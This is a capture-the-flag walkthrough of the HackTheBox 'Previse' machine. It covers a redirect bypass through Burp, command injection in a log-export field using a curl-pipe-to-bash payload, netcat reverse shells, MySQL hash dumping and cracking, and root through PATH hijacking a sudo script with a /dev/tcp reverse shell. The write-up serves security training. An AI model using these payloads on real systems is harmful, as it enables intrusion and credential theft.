HackTheBox Previse Walkthrough

summary:

1- Scanning
2- Enumeration
3- Exploitation
4- Privilege Escalation

1-Scanning

port scanning:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC -Pn 10.129.142.144
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-08 20:16 EDT
Nmap scan report for 10.129.142.144 (10.129.142.144)
Host is up (0.18s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
|   256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
|_  256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Previse Login
|_Requested resource was login.php
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.06 seconds
```

after using nmap we found 2 open ports: ssh and http and it is not have anything interesting.

2-Enumeration

Gobuster :

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.129.142.144 -x php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.142.144
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2021/08/08 20:17:03 Starting gobuster in directory enumeration mode
===============================================================
/download.php         (Status: 302) [Size: 0] [--> login.php]
/index.php            (Status: 302) [Size: 2801] [--> login.php]
/login.php            (Status: 200) [Size: 2224]
/files.php            (Status: 302) [Size: 4914] [--> login.php]
/header.php           (Status: 200) [Size: 980]
/nav.php              (Status: 200) [Size: 1248]
/footer.php           (Status: 200) [Size: 217]
/css                  (Status: 301) [Size: 314] [--> http://10.129.142.144/css/]
/status.php           (Status: 302) [Size: 2968] [--> login.php]
/js                   (Status: 301) [Size: 313] [--> http://10.129.142.144/js/]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
/accounts.php         (Status: 302) [Size: 3994] [--> login.php]
/config.php           (Status: 200) [Size: 0]
/logs.php             (Status: 302) [Size: 0] [--> login.php]
Progress: 5982 / 441122 (1.36%)
```


It has a lot of php file.Lets go to website to collect more information.

After going to http://previse.htb/ we get a login form i tried sql injection for this form but it does not work so I tried to go for this php files but Most of them depends to login form so it does not work.

but there is an interesting file called “nav.php”


it is work but after that when i click in any link it is retrive me to login page

so i’m started burp and found this response




3-Exploitation

After searching for a while about 302 found i knew i can edit responses using burp suite to bypass this so i changed 302 found to 200 OK and changed the location.
HINT:to change location file look to request to know what php file you need ;).
it is work :)



you will get this page,create a user and do the same in response using burp to add user.
then you were added a new user.
go to the login page and login with your created user.



you are logged in, while discovering pages you will find this zip file download it to your device and take a look for his file. You will find mysql server credentials but you will not connect to mysql server so you need to get a shell before.

```
POST /logs.php HTTP/1.1
Host: 10.129.142.144
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Origin: http://10.129.142.144
Connection: close
Referer: http://10.129.142.144/file_logs.php
Cookie: PHPSESSID=n8d82vvd8iqin4ovpn97p2g2na
Upgrade-Insecure-Requests: 1

delim=comma%26curl+http://10.10.16.38/shell.sh|bash
```

so the shell you will get it from “logs.php”.
create your reverse shell in your device using bash from this link here and use this **<curl http://10.10.xx.xx/shell.sh|bash>** in delim variable
but before that use **nc -lvnp <port number>** in your terminal
you gets the shell as www-data
now you can use mysql to get user accounts.

```
┌──(kali㉿kali)-[/var/www/html]
└─$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.16.38] from (UNKNOWN) [10.129.142.144] 45356
bash: cannot set terminal process group (1453): Inappropriate ioctl for device
bash: no job control in this shell
www-data@previse:/var/www/html$ mysql -u root -D previse -p
mysql -u root -D previse -p
Enter password: mySQL_p@ssw0rd!:)
```

in my case after using mysql it was not connected and didn’t respond to me.

```
└─$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.16.38] from (UNKNOWN) [10.129.142.144] 45388
bash: cannot set terminal process group (1453): Inappropriate ioctl for device
bash: no job control in this shell
www-data@previse:/var/www/html$ python -c 'import pty; pty.spawn("/bin/sh")'
python -c 'import pty; pty.spawn("/bin/sh")'
$ mysql -u root -D previse -p
mysql -u root -D previse -p
Enter password: mySQL_p@ssw0rd!:)

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

So I used a spawning tty shell and then tried to use mysql and it worked.

```
+----+------------+-------------------------------------------------------------+---------------------+
| id | username   | password                                                    | created_at          |
+----+------------+-------------------------------------------------------------+---------------------+
|  1 | m4lwhere   | $1$ llol$DQpmdvnb7EeuO6UaqRItf.                             | 2021-05-27 18:18:36 |
|  2 | khaled     | $1$ llol$8zI66TtPTUtNZE2g0VAjl0                             | 2021-08-08 01:22:29 |
+----+------------+-------------------------------------------------------------+---------------------+
2 rows in set (0.00 sec)
```

and now using your sql skills you will get this 2 users the first one that you want and second one was your created user.

So now it is time to crack the hash.

```
┌──(kali㉿kali)-[~]
└─$ john --format=md5crypt-long md.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:06:52 6.45% (ETA: 22:01:54) 0g/s 2546p/s 2546c/s 2546C/s KRIZZIA..KRISTY1
0g 0:00:07:37 6.45% (ETA: 22:13:30) 0g/s 2297p/s 2297c/s 2297C/s KEINO77..KEILAN
0g 0:00:08:36 6.46% (ETA: 22:28:40) 0g/s 2033p/s 2033c/s 2033C/s Jessie81..Jessie13
0g 0:00:16:09 12.39% (ETA: 22:25:51) 0g/s 2019p/s 2019c/s 2019C/s budders12..buddd
0g 0:00:18:27 13.54% (ETA: 22:31:40) 0g/s 1927p/s 1927c/s 1927C/s Huavai..Htexanso5
0g 0:00:25:15 18.80% (ETA: 22:29:46) 0g/s 1921p/s 1921c/s 1921C/s verde#258..verddy
0g 0:00:33:37 29.04% (ETA: 22:11:12) 0g/s 2147p/s 2147c/s 2147C/s redcheek..redcharlotte
ilovecody112235! (?)
1g 0:00:56:46 DONE (2021-08-08 21:12) 0.000293g/s 2176p/s 2176c/s 2176C/s ilovecody112235!..ilovecody09
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

i used hashcat but it is takes an one hour and didn't get the hash, if you used this:

john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

you will know the hash type is md5crypt-long.

so after using this command in the above figure it will take time but in the end you will get cracked hash.

```
www-data@previse:/home$ python -c 'import pty; pty.spawn("/bin/sh")'
python -c 'import pty; pty.spawn("/bin/sh")'
$ su m4lwhere
su m4lwhere
Password: ilovecody112235!

m4lwhere@previse:/home$ cd m
cd m4lwhere/
m4lwhere@previse:~$ ls
ls
user.txt
```

after getting the password for m4lwhere, i tried to connect using ssh but it wasn't work and in www-data i couldn't use sudo and su so i used spawning tty shell again and then connected as a **m4lwhere** and get user.txt

4-Privilege Escalation

```
m4lwhere@previse:~$ sudo -l
sudo -l
[sudo] password for m4lwhere: ilovecody112235!

User m4lwhere may run the following commands on previse:
    (root) /opt/scripts/access_backup.sh
m4lwhere@previse:~$ cat /opt/scripts/access_backup.sh
cat /opt/scripts/access_backup.sh
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
```

using **sudo -l** it is an interesting script **/opt/scripts/access_backup.sh.**
after reading this file it is use **gzip**
with some search i found i can use path injection to getting a shell as root

```
m4lwhere@previse:/tmp$ echo '#!/bin/bash'>gzip
echo '#!/bin/bash'>gzip
m4lwhere@previse:/tmp$ echo 'bash -i &> /dev/tcp/10.10.16.38/4444 0>&1' >> gzip
<'bash -i &> /dev/tcp/10.10.16.38/4444 0>&1' >> gzip
m4lwhere@previse:/tmp$ cat gzip
cat gzip
#!/bin/bash
bash -i &> /dev/tcp/10.10.16.38/4444 0>&1
m4lwhere@previse:/tmp$ chmod +x gzip
chmod +x gzip
```


I went to **/tmp** file ,then created a **gzip** script. It has a reverse shell using bash and makes it an executable file.

```
m4lwhere@previse:/tmp$ echo $PATH
echo $PATH
/tmp::.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

then i exported **/tmp** to the PATH variable, after add **tmp** to PATH it is time to get root.

```
m4lwhere@previse:/tmp$ sudo /opt/scripts/access_backup.sh
sudo /opt/scripts/access_backup.sh
```

before running **access.backup.sh** script, we will use **nc** to listen new reverse shell like:
nc -lvnp 4444



after running the script you were to get a shell as a **root** cat your flag ;-)